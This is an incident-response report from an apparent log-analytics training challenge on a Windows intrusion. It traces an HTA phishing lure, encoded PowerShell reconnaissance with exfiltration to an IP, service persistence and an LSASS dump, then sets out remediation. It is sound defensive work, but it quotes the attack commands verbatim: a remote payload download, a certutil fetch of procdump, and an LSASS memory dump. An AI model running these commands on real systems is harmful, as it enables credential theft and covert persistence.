Title: Group Log Analytics Challenge 2

Group/Name: Marty Schneider

Indicators and Technical Details

Include all relevant technical details and indicators regarding your investigation that pertains to your analysis, findings, and summary statements.

Datetime	Identifier (IP, Domain, URL, Hostname)	MITRE Technique ID	Analyst Comment
Sep 25, 2024 @ 17:32:40.739	"C:\Users\ADMINI~1\AppData\Local\Temp\2\cb_748239.exe" -accepteula -ma lsass.exe C:\Windows\Temp\my.dmp	T1003.001	Final action of script to dump memory and save it to my.dmp to be uploaded to IP below.
Sep 25, 2024 @ 17:30:50.181	77ebffe4b5b6c501e30e9b44fb5a9c93e7942eb61baa1a6aedb22895d7647eca	T1003.001	SHA-256 hash of base64 encrypted malicious script: runs first instance PID: 6180 PPID: 5972
	https://ibarblkacoiwlkese.s3.amazonaws.com/ybc1g89kad.exe	T1105	URL malicious file is downloaded from
Sep 25, 2024 @ 17:32:37.148	cmd /c 'sc create WpnUsersService binPath="C:\Windows\System32\WpnUsersService.exe" start= auto > nul 2>&1 && sc start WpnUsersService > nul 2>&1'	T1543.003	Creating persistence by using the downloaded malicious file and saving it as WpnUsersService.exe, suppressing output and errors to hide activity
Sep 25, 2024 @ 17:32:38.365	cmd /c "certutil -urlcache -split -f https://raw.githubusercontent.com/davehardy20/sysinternals/master/procdump64.exe %TEMP%\cb_748239.exe > nul 2>&1"	T1218.011	Downloading procdump64.exe with certutil from non-official source
	http://23.21.73.249/post		IP that encrypted information is exfiltrated to

Sep 25, 2024 @ 17:30:11.315	C:\Windows\SysWOW64\mshta.exe, C:\Users\Administrator\Downloads\message_from_CEO.hta, {1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}{1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}	T1598	PID: 5972 PPID: 8716

Executive Summary

Analysis revealed a sophisticated malware infection initiated through a malicious HTA file, likely delivered via phishing or social engineering. This attack enabled credential theft, reconnaissance, data exfiltration, and persistence mechanisms, posing significant risks to organizational confidentiality, integrity, and availability. The compromised system dumped sensitive LSASS memory, potentially exposing user credentials and enabling lateral movement across the network, which could lead to broader data breaches, ransomware deployment, or unauthorized access to critical assets. Compliance implications are severe, as this incident may violate regulations like GDPR or HIPAA if sensitive data was exfiltrated, potentially resulting in fines, legal liabilities, and reputational damage.

Decision-makers should prioritize immediate containment by isolating affected systems and conducting a full network sweep for similar indicators. Weigh the costs of forensic investigation and remediation against the risks of undetected persistence, recommending investment in enhanced endpoint detection and response (EDR) tools, user awareness training, and stricter access controls to mitigate future threats. Proactive measures, such as blocking identified malicious IPs and domains, will reduce exposure, while a post-incident review can inform policy updates to strengthen overall resilience.

Technical Summary

Initial Access:

During log analysis of the incident on September 25, 2024, I identified a multi-stage attack chain starting with the execution of a malicious HTA file ("message_from_CEO.hta") via mshta.exe (PID 5972, PPID 8716 from explorer.exe).

›	Sep 25, 2024 @ 17:30:11.315	"C:\Windows\SysWOW64\mshta.exe" "C:\Users\Administrator\Downloads\message_from_CEO.hta" {1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}{1E460BD7-F1C3-4B2E-88BF-4E7	mshta.exe	5,972	8,716

Process Execution:

This triggered a PowerShell script (SHA-256: 77ebffe4b5b6c501e30e9b44fb5a9c93e7942eb61baa1a6aedb22895d7647eca) that performed reconnaissance using net commands for users/groups, application enumeration (e.g., Teams, Skype, password managers), and network discovery via ipconfig/arp. Collected data was base64-encrypted and exfiltrated via HTTP POST to 23.21.73.249 with a Chrome-mimicking User-Agent.

	process.name	process.command_line	user.name	process.parent.pid	process.pid
2024 @ 17:32:48.309	powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NonI -nologo -ep bypass -nop -e ZgB1AG4AYwB0AGkAbwBuACAAeABvAHIAZQBuAGMAIAB7AAoAIAAgACAATABwAGEAcgBhAGQATAA	Administrator	5,972	6,180

›	Sep 25, 2024 @ 17:31:2(⊕ ⊖	"C:\Windows\system32\findstr.exe" /i "teams skype zoom discord slack 1password keypass lastpass bitwarden keeper zohovault"	findstr.exe	9,252	6,180

Established persistence:

The script then downloaded a binary (ybc1g89kad.exe) from https://ibarblkacoiwlkese.s3.amazonaws.com/ybc1g89kad.exe, installed it as C:\Windows\System32\WpnUsersService.exe, and established persistence via a new service "WpnUsersService" (T1543.003) using sc commands to mimic legitimate services.

```
Start-Sleep -Seconds 60

(New-Object System.Net.WebClient).DownloadFile("https://ibarblkacoiwlkese.s3.amazonaws.com/ybc1g89kad.exe", "C:\Windows\System32\WpnUsersService.exe")

cmd /c 'sc create WpnUsersService binPath="C:\Windows\System32\WpnUsersService.exe" start= auto > nul 2>&1 && sc start WpnUsersService > nul 2>&1'

cmd /c "certutil -urlcache -split -f https://raw.githubusercontent.com/davehardy20/sysinternals/master/procdump64.exe %TEMP%\cb_748239.exe > nul 2>&1"

& "$env:TEMP\cb_748239.exe" -accepteula -ma lsass.exe C:\Windows\Temp\my.dmp > $null
```

Memory Dump:

It abused certutil (T1218.011) to fetch procdump64.exe from a GitHub repo, saving it as %TEMP%\cb_748239.exe, and executed it at 17:32:40 to dump LSASS memory (T1003.001) to C:\Windows\Temp\my.dmp for potential credential harvesting.

Key IOCs include the aforementioned hash, URLs, IP, and file paths. The attack aligns with MITRE techniques T1105 (ingress tool transfer), T1003.001 (credential dumping), and others. Remediation involves service deletion, file removal, malware scans, and monitoring for anomalous processes; recommend blocking C2 infrastructure and restricting LOLBins like certutil.

Findings and Analysis

>	Sep 25, 2024 @ 17:30:11.315	"C:\Windows\SysWOW64\mshta.exe" "C:\Users\Administrator\Downloads\message_from_CEO.hta" {1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}{1E460BD7-F1C3-4B2E-88BF-4E7	mshta.exe	5,972	8,716

Possibly through phishing, .hta file is executed. Likely phishing due to file name as a message from the CEO. Leads to lsass below.

Mitre ID: T1003.001 - OS Credential dumping: LSASS memory

	process.name	process.command_line	user.name	process.parent.pid	process.pid
, 2024 @ 17:32:48.285	cb_748239.exe	"C:\Users\ADMINI~1\AppData\Local\Temp\2\cb_748239.exe" -accepteula -ma lsass.exe C:\Windows\Temp\my.dmp	Administrator	6,180	4,652

	process.name	process.command_line	user.name	process.parent.pid	process.pid
2024 @ 17:32:48.309	powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NonI -nologo -ep bypass -nop -e ZgB1AG4AYwB0AGkAbwBuACAAeABvAHIAZQBuAGMAIAB7AAoAIAAgACAATABwAGEAcgBhAGQATAA	Administrator	5,972	6,180


>	Sep 25, 2024 @ 17:30:50.302	\??\C:\Windows\sys⊕ ⊖ 2\conhost.exe 0xffffff -ForceV1	conhost.exe	2,104	6,180

Forces old version, potentially to take advantage of unpatched vulnerability.

SHA256 hash of malicious script -
77ebffe4b5b6c501e30e9b44fb5a9c93e7942eb61baa1a6aedb22895d7647eca

The script seems to begin by defining an encryption process, most likely to exfiltrate data.

It proceeds to run reconnaissance with the “net” command on user, localgroup, user /domain, group /domain and searches for antivirus software and the following applications: teams, skype, zoom, discord, slack, 1password, keypass, lastpass, bitwarden, keeper, zohovault. As well as ipconfig and arp.



It proceeds to encrypt the information it finds and then posts that info to the following ip:

http://23.21.73.249/post

As the following user agent:

Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36

Afterwards it set the computer to go to sleep in 60 seconds and proceeds to download the following file:

Ybc1g89kad.exe

From the following URL:

https://ibarblkacoiwlkese.s3.amazonaws.com/ybc1g89kad.exe

And saves it as:

C:\Windows\System32\WpnUsersService.exe

```
Start-Sleep -Seconds 60

(New-Object System.Net.WebClient).DownloadFile("https://ibarblkacoiwlkese.s3.amazonaws.com/ybc1g89kad.exe", "C:\Windows\System32\WpnUsersService.exe")

cmd /c 'sc create WpnUsersService binPath="C:\Windows\System32\WpnUsersService.exe" start= auto > nul 2>&1 && sc start WpnUsersService > nul 2>&1'

cmd /c "certutil -urlcache -split -f https://raw.githubusercontent.com/davehardy20/sysinternals/master/procdump64.exe %TEMP%\cb_748239.exe > nul 2>&1"

& "$env:TEMP\cb_748239.exe" -accepteula -ma lsass.exe C:\Windows\Temp\my.dmp > $null
```

The script proceeds to create persistence by creating new service “WpnUsersService” very similar to “WpnUserService” to mimic benign service and hide itself. Sets to run on start and executes the service immediately while hiding errors and output.

Proceeds to execute living off the land with certutil and downloads procdump64.exe from:

https://raw.githubusercontent.com/davehardy20/sysinternals/master/procdump64.exe

Saving it in TEMP as “cb_748239.exe” - highly suspicious, suppresses output and errors.

Proceeds to memory dump with lsass to a file “my.dmp” in the temp folder.

Remediation and Recommendations

To contain the incident and prevent further compromise, follow these prioritized actions:

Isolation:

Immediately disconnect the affected endpoint from the network to halt any ongoing exfiltration, command-and-control (C2) communication, or lateral movement. Quarantine the system in a secure environment for forensic analysis, ensuring no internet or internal network access.

Eradication of Malicious Artifacts:

- Stop and delete the rogue service "WpnUsersService" using commands like `sc stop WpnUsersService` followed by `sc delete WpnUsersService`. Verify removal via `sc query`.

- Locate and delete malicious files, including:

  - C:\Windows\System32\WpnUsersService.exe (downloaded from https://ibarblkacoiwlkese.s3.amazonaws.com/ybc1g89kad.exe).

  - %TEMP%\cb_748239.exe (abused procdump64.exe).

  - C:\Windows\Temp\my.dmp (LSASS memory dump).

  - C:\Users\Administrator\Downloads\message_from_CEO.hta (initial payload).

  - Any remnants of the PowerShell script (SHA-256: 77ebffe4b5b6c501e30e9b44fb5a9c93e7942eb61baa1a6aedb22895d7647eca).

- Perform a full system scan using endpoint protection tools (e.g., Microsoft Defender, CrowdStrike, or Malwarebytes) to detect and remove any additional malware.

Credential Management:

Given the LSASS memory dump (T1003.001), assume credentials have been compromised. Reset all local and domain passwords associated with the affected user (Administrator) and any potentially exposed accounts. Enable multi-factor authentication (MFA) where not already implemented.

Forensic Collection:

Before full eradication, capture volatile data (e.g., running processes, network connections) and create a system image for deeper analysis. Use tools like Volatility for memory forensics on the dumped file if retained securely.

Network-Wide Hunting:

Scan the environment for indicators of compromise (IOCs) such as the exfiltration IP (23.21.73.249), downloaded URLs, or similar service creations. Use SIEM queries or EDR hunts to identify lateral movement.

Long-Term Recommendations

To prevent recurrence and enhance overall security posture:

Block Malicious Indicators:

Update firewalls, web proxies, and DNS filters to block known IOCs:

- IP: 23.21.73.249

- Domain/URL: ibarblkacoiwlkese.s3.amazonaws.com and https://raw.githubusercontent.com/davehardy20/sysinternals/master/procdump64.exe (monitor for abuse of legitimate repos).

- Implement threat intelligence feeds to dynamically block similar C2 infrastructure.

Restrict Living-Off-the-Land Binaries (LOLBins):

Limit the use of tools like certutil.exe (T1218.011) and PowerShell for non-administrative users via AppLocker or Windows Defender Application Control policies. Whitelist approved scripts and monitor for anomalous executions.

Enforce Least Privilege:

Review and enforce the principle of least privilege. Demote unnecessary administrative accounts, segment networks, and use just-in-time access for elevated privileges.

Enhance Detection and Monitoring:

- Deploy or tune EDR solutions to alert on MITRE techniques like T1543.003 (persistence via services), T1105 (ingress tool transfer), and T1003.001 (credential dumping).

- Monitor Event Viewer for suspicious service creations, process injections, or network traffic to unusual IPs. Integrate with a SIEM for correlation.

User Awareness and Phishing Defenses: Conduct targeted training on recognizing phishing lures (e.g., "message_from_CEO.hta"). Implement email gateways to block HTA attachments and enable sandboxing for downloads.

Incident Response Improvements: Update your IR playbook to include automated isolation triggers. Consider tabletop exercises simulating credential dumping scenarios. If not already in place, engage a third-party for a post-incident review to identify gaps.

By implementing these steps, the organization can mitigate immediate risks and reduce the likelihood of similar attacks, aligning with best practices like NIST SP 800-61 for incident handling.